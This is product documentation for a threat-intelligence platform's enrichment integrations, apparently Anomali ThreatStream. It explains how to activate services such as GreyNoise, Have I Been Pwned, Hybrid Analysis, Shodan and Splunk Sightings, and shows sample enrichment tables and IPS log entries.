Enrichment data and threat insights are also displayed in the Enrichments section on observable details pages.



Where data is available, the Google Threat Intelligence enrichment returns the following information for each observable type:

Observable Type	Enrichment Data
Domains	GTI Assessment, Last Analysis Stats, Community Score, Last Analysis Results, Passive DNS Replication, Observed Subdomains, Downloaded Files, Communicating Files, and URLs.

Observable Type	Enrichment Data
Hashes	GTI Assessment, Basic Properties, Other Hashes, History, Last Analysis Stats, Community Score, and Last Analysis Results.
IP	GTI Assessment, Autonomous System, Communicating Files, Country, Domain Replication, Downloaded Files, Passive DNS Replication, and URLs.
URLs	GTI Assessment, Last Analysis Stats, Community Score, and Last Analysis Results.



Note: An Enterprise+ subscription to Google Threat Intelligence is required to view GTI Assessment details.

To activate the Google Threat Intelligence enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Google Threat Intelligence tile.
3. Click **I have credentials**.
4. In the **Limit** field, enter a maximum number of entities that you want to be returned per a transform request.
5. Enter your GTI **API Key**. Refer to [How to get Google Threat Intelligence API Keys](#) for details on how to obtain your GTI API Key.
6. Click **Activate**.

The Google Threat Intelligence enrichment is now active.

Enriching Data with GreyNoise

The GreyNoise enrichment data is displayed on the GreyNoise tab of the Enrichments section on observable details pages for IP address observables. The GreyNoise enrichment allows you to reduce observables created by mass-internet scanning and create more time to investigate targeted attacks. It provides context into IP behavior: intent, tags, first seen, last seen, geo-data, ports, OS, and JA3.

Advanced features showing a timeline and similarity-based information are available for users with those subscription features. The GreyNoise enrichment also supports Community API by entering `community` in the API Type field.

[View documentation on the GreyNoise enrichment for Anomali](#)

Before activating the GreyNoise enrichment, obtain your GreyNoise API Key and API Type from your GreyNoise account.

To activate the GreyNoise enrichment:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the GreyNoise enrichment.
3. Click **Get Access** on the GreyNoise tile.
4. Click **I have credentials** on the wizard page that opens.
5. On the next wizard page, click **Credentials** and enter your GreyNoise API Key and API Type (Enterprise or Community) in the corresponding fields.
6. Click **Activate**.

The GreyNoise enrichment is now active.

Enriching Data with Have I Been Pwned?

The Have I Been Pwned enrichment enables you to assess whether an email address was put at risk due to a data breach.

Have I Been Pwned data can be leveraged on email observables from the Explore pivoting tool after activation. The enrichment returns domains that are related to breaches which impacted the email address.



Enrichment data is also available on observable details pages, as displayed in the following example.

Enrichments

HAVEIBEENPWNED

SUGGESTED ENRICHMENTS

25

1 - 25 of 91 items

BreachTitle	BreachDomain	BreachDate	AddedDate	ModifiedDate	PwnCount	Description	DataClasses	Others
000webhost	000webhost.com	2015-03-01	2015-10-26	2017-12-10	14936670	In approximately Mar...	Email addresses, IP a...	IsVerified: Yes, IsFabr...
2,844 Separate Dat...		2018-02-19	2018-02-26	2018-02-26	80115532	In February 2018, <a h...	Email addresses, Pass...	IsVerified: No, IsFabr...
500px	500px.com	2018-07-05	2019-03-25	2019-03-25	14867999	In mid-2018, the onlin...	Dates of birth, Email a...	IsVerified: Yes, IsFabr...
7k7k	7k7k.com	2011-01-01	2017-09-26	2017-09-26	9121434	In approximately 2011...	Email addresses, Pass...	IsVerified: No, IsFabr...
8tracks	8tracks.com	2017-06-27	2018-02-15	2018-02-15	7990619	In June 2017, the onlin...	Email addresses, Pass...	IsVerified: Yes, IsFabr...
Adobe	adobe.com	2013-10-04	2013-12-03	2013-12-03	152445165	In October 2013, 153 ...	Email addresses, Pass...	IsVerified: Yes, IsFabr...
Animoto	animoto.com	2018-07-10	2019-07-17	2019-07-17	22437749	In July 2018, the cloud...	Dates of birth, Email a...	IsVerified: Yes, IsFabr...
Anti Public Combo ...		2016-12-16	2017-05-04	2017-05-04	457962538	In December 2016, a ...	Email addresses, Pass...	IsVerified: No, IsFabr...
Apollo	apollo.io	2018-07-23	2018-10-05	2018-10-22	125929660	In July 2018, the sales ...	Email addresses, Emp...	IsVerified: Yes, IsFabr...
Appartoo	appartoo.com	2017-03-25	2019-05-02	2019-05-02	49681	In March 2017, the Fr...	Ages, Auth tokens, Em...	IsVerified: Yes, IsFabr...
Armor Games	armorgames.com	2019-01-01	2019-07-19	2019-07-19	10604307	In January 2019, the g...	Bios, Dates of birth, E...	IsVerified: Yes, IsFabr...

On observable details pages, Have I Been Pwned? provides Breach and Paste information on email addresses impacted by breaches.

To activate the Have I Been Pwned? enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the Have I Been Pwned? enrichment.
3. Click **Get Access** on the Have I Been Pwned? tile.
4. Click **Activate**.

The Have I Been Pwned? enrichment is now active.



To read more about the data provided by Have I Been Pwned?, see <https://haveibeenpwned.com/API/v2>

Enriching Data with HYAS Insight

The HYAS Insight enrichment enables you to gain instant context regarding artifacts associated with an incident on domain and IP address observable details pages in ThreatStream. Enrichment data is also accessible through the Explore pivoting tool.

[View documentation on the HYAS Insight enrichment for Anomali](#)

Before activating the HYAS Insight enrichment, obtain your HYAS Insight API Key from HYAS.

To activate the HYAS Insight enrichment:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the HYAS Insight enrichment.
3. Click **Get Access** on the HYAS Insight tile.
4. Click **I have credentials** on the wizard page that opens.
5. On the next wizard page, click **Credentials** and enter your HYAS Insight API Key.
6. Click **Activate**.

The HYAS Insight enrichment is now active.

Enriching Data with Hybrid Analysis

Hybrid Analysis performs in-depth static and dynamic analysis of files. When activated, the Hybrid Analysis enrichment provides data enrichments for hash observable.

You can leverage Hybrid Analysis data on Explore after activation.



Hybrid Analysis enables the following data transformations:

- Hash to MD5
- Hash to SHA-256
- Hash to Threat Score
- C2 IP to Hash
- Hash to C2 IP
- Hash to All
- Hash to File Name
- Hash to File Type
- Hash to Label
- Hash to Tag
- C2 Host to Hash
- Hash to C2 Host
- Hash to Similar

Enrichment data is available on the Hybrid Analysis tab in the Enrichments section on hash observable details pages.

Enrichments		
HYBRIDANALYSIS SUGGESTED ENRICHMENTS...		
Verdict: malicious		
Submission Name : remcos.exe		
Environment Description: Static Analysis		
AV Detection: Trojan.Generic		
Analysis Start Time: 2019-06-10T08:25:25+00:00		
Hash		
25 1 - 3 of 3 items		
Type	Value	Source
MD5	ed1e424ea6f625968a334377e8ac629f	Search in Hybrid Analysis
SHA1	ad00cc58a59a3d5b78d6603a1d09378e5dbd1647	Search in Hybrid Analysis
SHA256	1e5375b400f68c422804703390489b2cf3968c2a8bccb0b5b3c55f...	Search in Hybrid Analysis

The enrichment returns the following information from Hybrid Analysis: Verdict, Submission Name, Environment Description, AV Detection, Analysis Start Time, MITRE Attack, DNS Requests, Compromised Hosts, Contacted Hosts, Certificates, Extracted Files, and Spawned Processes.

Click the link in the Value column to drill down on the observable details page in ThreatStream. Click the link in the Source column to view the observable on the Hybrid Analysis user interface.




To read more about Hybrid Analysis, see <https://www.hybrid-analysis.com>


To activate the Hybrid Analysis enrichment:

1. If you do not have a Hybrid Analysis account, use these steps to register and obtain your API key:
 - a. Visit the [Hybrid Analysis registration page](#), enter the required information, and click **Sign up**. After completing this step, Hybrid Analysis sends you an activation email.
 - b. Locate the Hybrid Analysis activation email in your inbox and complete the enclosed steps required to activate your account.
 - c. Log in to your Hybrid Analysis account.

- d. Click **Profile** in the Hybrid Analysis menu at the top right of the page.



- e. On the API Key tab of the My Account screen, click **Create API Key**. You will use the resulting API key to activate the enrichment .



API Keys are only displayed upon creation. Store your API Key in a secure location. If you lose your API Key, you must regenerate it and reset impacted endpoints.

- f. Hybrid Analysis allows vetted researchers to download malicious files or Malware samples from their service via the user interface or API. To request this permission, click **Upgrade API Key** and complete the resulting form.
2. Navigate to **ThreatStream > APP STORE > APP Store**.
 3. Click **Get Access** on the Hybrid Analysis tile.
 4. Click **I have credentials** on the wizard page that opens.
 5. On the next wizard page that opens, click **Credentials** and enter your Hybrid Analysis API Key.
 6. Click **Activate**.

The Hybrid Analysis enrichment is now active.



Note: To learn more about the Hybrid Analysis public API, visit <https://www.hybrid-analysis.com/apikeys/info>
- The Hybrid Analysis public API limits sandbox submissions to



30 per day. Database requests—such as retrieving sandbox reports, keyword searches, or downloading samples—are limited to 200 per minute and 2,000 per hour

Enriching Data with Intezer Analyze

The Intezer Analyze enrichment enables you to perform additional analyses on hash observables, from the Intezer tab in the Enrichments section of the observable details page. The enrichment displays various information about the given hash, including a verdict on whether it is malicious, as well as IOCs and TTPs related to the hash.

[View documentation on the Intezer Analyze enrichment for Anomali](#)

Before activating the Intezer Analyze enrichment, obtain your Intezer API Key from your Intezer account.

To activate the Intezer Analyze enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Intezer Analyze tile.
3. Click **I have credentials** on the wizard page that opens.
4. On the next wizard page, click **Credentials** and enter your Intezer API Key.
5. Configure optional parameters:
 - a. **Analysis Timeout In Seconds**: number of seconds to wait for an analysis to complete. If a value is not specified, the enrichment waits up to 25 seconds for the analysis to finish.
 - b. **Private Analysis**: whether the query should only return the latest *private* analysis. If `true` or `yes` is specified, the query is restricted to the latest analysis from your private Intezer code database. If `false` or `no` is specified, or if no value is given, the query returns the latest analysis from either the Intezer global code database or your private database.
6. Click **Activate**.

Enrich Hash information with IOCs and TTPs by Intezer Analyze.		
Product Type	Author	Version
Premium Enrichment	Intezer Labs	1.0.0
Source	License	Status
https://intezer.com	Apache-2.0 license	Inactive

Credentials

API Key

Analysis Timeout in Seconds (Optional, Max 25)

Private Analysis (Optional)

Cancel

Activate

The Intezer Analyze enrichment is now active.



Note: To learn more about the Intezer Analyze API, visit <https://analyze.intezer.com/>.

Enriching Data with IPQS Fraud and Risk Scoring

IPQS Fraud and Risk Scoring Enrichment provide enterprise grade fraud prevention, risk analysis, and threat detection. Analyze IP addresses, email addresses, URLs, and domains to identify sophisticated bad actors and high risk behavior.

[View documentation of IPQualityScore on the IPQS Fraud and Risk Scoring enrichment for Anomali](#)

Before activating the IPQS Fraud and Risk Scoring enrichment, obtain the API Key from your IPQualityScore account.

To activate the IPQS Fraud and Risk Scoring enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the IPQS Fraud and Risk Scoring enrichment.
3. Click **Get Access** on the IPQS Fraud and Risk Scoring tile.
4. Click **I have credentials** on the wizard page that opens.
5. On the next wizard page, click **Credentials** and enter your IPQS Fraud and Risk Scoring API Key.
6. Click **Activate**.

The IPQS Fraud and Risk Scoring enrichment is now active.

This Microsoft Defender Threat Intelligence (MDTI) enrichment enables you to leverage MDTI data from observable details pages and the Explore pivoting tool.

For details on how to create app registrations, see [Register an application with the Microsoft identity platform](#). After you have created the app registration for MDTI, grant it the required permissions.

1. Log in to your account on the Azure portal.
2. In the portal menu, select **Microsoft Entra ID**.
3. Click **Manage**.
4. Click **App registrations**.
5. Locate and click the app registration for MDTI.
6. Click **Manage > API permissions**.
7. Click **Add a permission**.
8. Click **Microsoft Graph > Application permissions**.

9. Select **ThreatIntelligence > ThreatIntelligence.Read.All**.

10. Click **Add permission**.

The permission is added to the list of application API permissions. Note that the admin consent might be required for the permission to become active.

After registering MDTI on the Azure portal, you must obtain its Tenant and Client IDs, and create a Client Secret.

To obtain your MDTI Tenant ID and Client ID:

1. Log in to your account on the Azure portal.
2. In the portal menu, select **Microsoft Entra ID**.
3. Click **Manage**.
4. Click **App registrations**.
5. Locate and click the app registration for MDTI.

Your Client and Tenant IDs are displayed in the Essentials section.

To create a Client Secret:

1. In the Azure portal menu, select **Microsoft Entra ID**.
2. Click **Manage**.
3. Click **App registrations**.
4. Locate and click the app registration for Microsoft Defender Threat Intelligence.
5. In the main menu, click **Manage > Certificates & secrets**.
6. Click **+ New client secret**.
7. In the dialog box that opens, provide a brief description of the Client Secret and select a time at which the secret will expire and need to be regenerated.
8. Click **Add**.

You should see your newly-generated Client Secret listed on the Certificates & Secrets page. Copy and save the value of the generated secret because after leaving this page, there is no way to retrieve the value of the Client Secret. If you do not save it, you will need to generate a new Client Secret.

To activate the Microsoft Defender Threat Intelligence enrichment on ThreatStream:


1. On the ThreatStream user interface, navigate to **APP Store > APP Store**.
2. Click **Get Access** on Microsoft Defender Threat Intelligence Defender tile.
3. Click **I have credentials**.
4. Enter your MDTI Tenant ID, Client ID, and Client Secret.
5. Click **Activate**.

The MDTI enrichment is activated.

Enriching Data with Pastebin Dump Collection

When activated, the Pastebin Dump Collection returns URLs of Pastebin pastes which contain email addresses of interest.

You can leverage Pastebin Dump Collection data on Explore after activation.



Pastebin Dump Collection enables an Email to URL data transformation.

To activate the Pastebin Dump Collection enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the Pastebin Dump Collection enrichment.
3. Click **Get Access** on the Pastebin Dump Collection tile.
4. Click **Activate**.

The Pastebin Dump Collection enrichment is now active.

Enriching Data with PolySwarm

The PolySwarm enrichment enables you to view reputation service information from PolySwarm on hash and domain observable details pages in ThreatStream.

[View documentation on the PolySwarm enrichment for Anomali](#)

To activate the PolySwarm enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the PolySwarm enrichment.
3. Click **Get Access** on the PolySwarm tile.
4. On the wizard page that opens, click **I have credentials**.
5. On the next wizard page, click **Credentials** and enter your PolySwarm API Key.
6. Click **Activate**.

The PolySwarm enrichment is now active.

Alternatively, if you have an active PolySwarm account, you can activate the enrichment with your PolySwarm API key from the Integrations tab within ThreatStream settings.

Enriching Data with Query.AI

The Query.AI enrichment enables you to view reputation service information from Query.AI on hash and domain observable details pages in ThreatStream.

[View documentation on the Query.AI enrichment for Anomali](#)

To activate the Query.AI enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Query.AI tile.
3. Click **I have credentials** on the wizard page that opens.
4. On the next wizard page, click **Credentials** and enter your Query.AI API Key, Platform Connections, and Search Duration.



Note: See the linked Query.AI documentation above for




more information on these fields.

5. Click **Activate**.

The Query.AI enrichment is now active.

Enriching Data with Recorded Future

The Recorded Future enrichment provides enrichment data on domain, hash, IP address, and URL observables on observable details pages. It enables you to leverage Recorded Future data from ThreatStream, without leaving the platform. Enrichment data is displayed on the Recorded Future tab in the Enrichments section on hash observable details pages.



In addition to links to Intelligence Cards on the Recorded Future platform, the enrichment provides the following data from Recorded Future:

- Context (Domain, IP Address, and Hash observables only)
- First References (Domain, IP Address, and Hash observables only)
- Insikt Group Research
- Triggered Risk Rules
- In Threat List (Domain, IP Address, and Hash observables only)
- Reference Count (Domain, IP Address, and Hash observables only)

- Recent References (Domain, IP Address, and Hash observables only)
- Risk Scores

You must obtain the API Key from your Recorded Future account to activate the Recorded Future enrichment.



To read more about Recorded Future, see <https://www.recordedfuture.com/>

Before activating the Recorder Future enrichment, obtain a Recorded Future API Key from your Recorded Future account.

To activate the Recorded Future enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Recorded Future tile.
3. Click **I have credentials** on the wizard page that opens.
4. On the next wizard page, click **Credentials** and enter your Recorded Future API Key.
5. Click **Activate**.

The Recorded Future enrichment is now active.

Enriching Data with ReversingLabs Spectra Analyze

The ReversingLabd Spectra Analyze premium enrichment is a set of Anomali transforms and enrichments for ReversingLabs Spectra Analyze APIs. This integration uses multiple transforms and enrichments to obtain malware data from the ReversingLabs Spectra Analyze platform and transforms it into valuable threat hunting info.

[View documentation on using the ReversingLabs Spectra Analyze enrichment](#)

To activate the ReversingLabs Spectra Analyze enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the ReversingLabs Spectra Analyze tile.
3. Click **Get Access**.
4. On the wizard page that opens, click **I have credentials**.

5. On the next wizard page, click **Credentials** and enter the following:
 - Spectra Analyze Token—a token for using the API for your Spectra Analyze instance.
 - Spectra Analyze Host—the host of your Spectra Analyze instance.
 - Valid SSL Certificate for your Spectra Analyzer instance. Enter "false" in case you do not have a valid SSL Certificate.
 - Desired sandbox platform that will be used in actions which utilize dynamic analysis.
6. Click **Activate**.

The ReversingLabs Spectrum Analyze enrichment is now active.

Enriching Data with ReversingLabs Spectra Intelligence

The ReversingLabs Spectra Intelligence enrichment is a set of pivot and context-based functions that can be used to enrich threat hunting and analysis by introducing new and unique insights into the security workflow. It returns data transformations and enrichment visualizations from ReversingLabs Spectra Intelligence, the industry's most comprehensive source of reputation data, into Anomali ThreatStream workflows.

[View documentation on using the ReversingLabs Spectra Intelligence enrichment](#)

To activate the ReversingLabs Spectra Intelligence enrichment, you must have a Spectra Intelligence account. If you don't have a Spectra Intelligence account, contact the ReversingLabs Sales department.

To activate the ReversingLabs Spectra Intelligence enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the ReversingLabs Spectra Intelligence tile.
3. Click **Get Access**.
4. On the wizard page that opens, click **I have credentials**.
5. On the next wizard page, click **Credentials**.


6. Enter your Spectra Intelligence username, which is the username for the ReversingLabs Spectra Intelligence web services provided by ReversingLabs.
7. Enter your Spectra Intelligence password, which is the password for the ReversingLabs Spectra Intelligence web services provided by ReversingLabs.
8. (Optional) Enter your Spectra Intelligence address, which is the base address of the ReversingLabs Spectra Intelligence (can be entered with or without the “https://” protocol prefix). If left blank, the default value will be used. Use the default address unless instructed otherwise.
9. (Optional) Enter you Spectra Analyze address, which is the base address of the designated ReversingLabs Spectra Analyze instance, if available. This optional parameter must be entered with the “http://” or “https://” protocol prefix.
10. Click **Activate**.

The ReversingLabs Spectrum Intelligence enrichment is now active.

Enriching Data with Shodan

Shodan provides information on devices with internet connectivity—such as device manufacturer and type—and evaluates services based on its comprehensive search engine.

When activated, the Shodan enrichment enables you to leverage Shodan data on details pages of IP address observables in ThreatStream.



ThreatStream consumes and displays the following information from Shodan:

- **HoneyScore**—score between zero and one quantifying the likelihood that the observable is a honeypot.
- **Ports**—ports used by the IP address.

- **Vulnerabilities**—Vulnerabilities (if any) associated with the IP address.
- **Services**—information on services hosted by the IP address such as ports, protocols, modules, products, and service content.
- **Geo Information**— information about the IP address such as country, organization, ISP, last update, hostnames, and ASNs.

A **View on Shodan** link is also available, enabling you to view raw enrichment data from the Shodan user interface.


Prerequisites for the Shodan Enrichment Activation

Before activating the Shodan enrichment, ensure you have the following:

- An active Shodan Enterprise license
- An API Key from Shodan

If you do not have a Shodan account, use these steps to register and obtain your API key:

1. Visit the [Shodan registration page](#), enter the required information, and click **Register**. After completing this step, Shodan sends you an activation email.
2. Locate the AbuseIPDB activation email in your inbox and click the enclosed link to activate your account. You are redirected to the Shodan login page.
3. After logging in to Shodan, the Account Overview page is displayed. Your API key is listed at the top of the page.



To activate the Shodan enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Shodan tile.
3. Click **I have credentials** on the wizard page that opens.
4. On the next wizard page, click **Credentials** and then enter your Shodan API Key.
5. Click **Activate**.

The Shodan enrichment is now active.



Notes:

- To learn more about the Shodan public API, visit <https://developer.shodan.io/api>
- The Shodan public API limits requests from individual users to 100 query credits per month.

Enriching Data with Splunk Sightings

The Splunk Sightings enrichment renders matched raw events from your Splunk Cloud instance on observable details pages, accessible by drilling down on an observable in ThreatStream. The enrichment communicates directly with your Splunk Cloud instance on a per observable basis. Each time you open the Splunk Sightings tab in the Enrichments section of an observable details page, the enrichment initiates a full text search for the observable value in your Splunk events. If results are returned, raw events are displayed on the Splunk tab.



The enrichment times out if searches do not complete within 30 seconds.

SPLUNK SUGGESTED ENRICHMENTS...	
Event(s) For Sightings(s)	
25	1 - 14 of 14 items
Time	Event
2020-02-06 17:16:28.000	Feb 06 17:16:28 fortinet-01 date=2012-06-05,ime=1511146,denam=FORTINET-01,device_id=FG30083909600791,log_id=0419016384,type=ps,subtype=signature,pr=alert,severity=medium,carrier_ap="N/A",proflaggroup="N/A",profflagpe="N/A",pr off="N/A",src=10.88.176.183,dest="80.87.199.186",src_int="NON-PCI WEB",dst_int="PCI APP DB",policyid=302,identid=0,serial=126010316,status=detected,protol=service=1521,log_id="root",count=1,attack_name=Oracle 9i TNS OneByte DoS,src port=10158,dst_port=1521,attack_id=10725,sensor="all_default_pass",ref="http://www.fortinet.com/docs/VD10725",user="N/A",group="N/A",incident_serialno=65133574,msg="DoS: Oracle 9i TNS OneByte DoS" index = main host = 127.0.0.1 source = sample.ips.fortinet sourcetype = fortinet
2020-02-05 22:10:43.000	Feb 05 22:10:43 fortinet-01 date=2012-06-05,ime=1512043,denam=FORTINET-01,device_id=FG30083909600791,log_id=0419016384,type=ps,subtype=signature,pr=alert,severity=medium,carrier_ap="N/A",proflaggroup="N/A",profflagpe="N/A",pr off="N/A",src=10.88.176.183,dest="80.87.199.186",src_int="NON-PCI WEB",dst_int="PCI APP DB",policyid=302,identid=0,serial=126010316,status=detected,protol=service=1521,log_id="root",count=1,attack_name=Oracle 9i TNS OneByte DoS,src port=11724,dst_port=1521,attack_id=10725,sensor="all_default_pass",ref="http://www.fortinet.com/docs/VD10725",user="N/A",group="N/A",incident_serialno=65133574,msg="DoS: Oracle 9i TNS OneByte DoS" index = main host = 127.0.0.1 source = sample.ips.fortinet sourcetype = fortinet
2020-02-05 16:21:49.000	Feb 05 16:21:49 fortinet-01 date=2012-06-05,ime=1512043,denam=FORTINET-01,device_id=FG30083909600791,log_id=0419016384,type=ps,subtype=signature,pr=alert,severity=medium,carrier_ap="N/A",proflaggroup="N/A",profflagpe="N/A",pr off="N/A",src=10.187.157.205,dest="80.87.199.186",src_int="NON-PCI WEB",dst_int="PCI APP DB",policyid=302,identid=0,serial=1260148874,status=detected,protol=service=1521,log_id="root",count=1,attack_name=Oracle 9i TNS OneByte DoS,src c_port=13138,dst_port=1521,attack_id=10725,sensor="all_default_pass",ref="http://www.fortinet.com/docs/VD10725",user="N/A",group="N/A",incident_serialno=65133574,msg="DoS: Oracle 9i TNS OneByte DoS" index = main host = 127.0.0.1 source = sample.ips.fortinet sourcetype = fortinet
2020-02-05 15:37:11.000	Feb 05 15:37:11 fortinet-01 date=2012-06-05,ime=141441,denam=FORTINET-01,device_id=FG30083909600791,log_id=0419016384,type=ps,subtype=signature,pr=alert,severity=medium,carrier_ap="N/A",proflaggroup="N/A",profflagpe="N/A",pr off="N/A",src=10.88.163.80,dest="80.87.199.186",src_int="NON-PCI WEB",dst_int="PCI APP DB",policyid=302,identid=0,serial=1259837995,status=detected,protol=service=1521,log_id="root",count=1,attack_name=Oracle 9i TNS OneByte DoS,src port=4096,dst_port=1521,attack_id=10725,sensor="all_default_pass",ref="http://www.fortinet.com/docs/VD10725",user="N/A",group="N/A",incident_serialno=65133574,msg="DoS: Oracle 9i TNS OneByte DoS" index = main host = 127.0.0.1 source = sample.ips.fortinet sourcetype = fortinet

Configuration involves pointing the enrichment to your Splunk Cloud instance and specifying the event set you want to search for matches.

Understanding Differences Between Splunk Sightings and My Attacks Report

This section outlines the differences between My Attacks Report and the Splunk Sightings Enrichment.

My Attacks Report:

- Fetches select data fields from matched events on the Anomali ThreatStream Splunk App, such as attacker address and attack type.
- Available for the Anomali ThreatStream Splunk App.
- Does not fetch raw data.
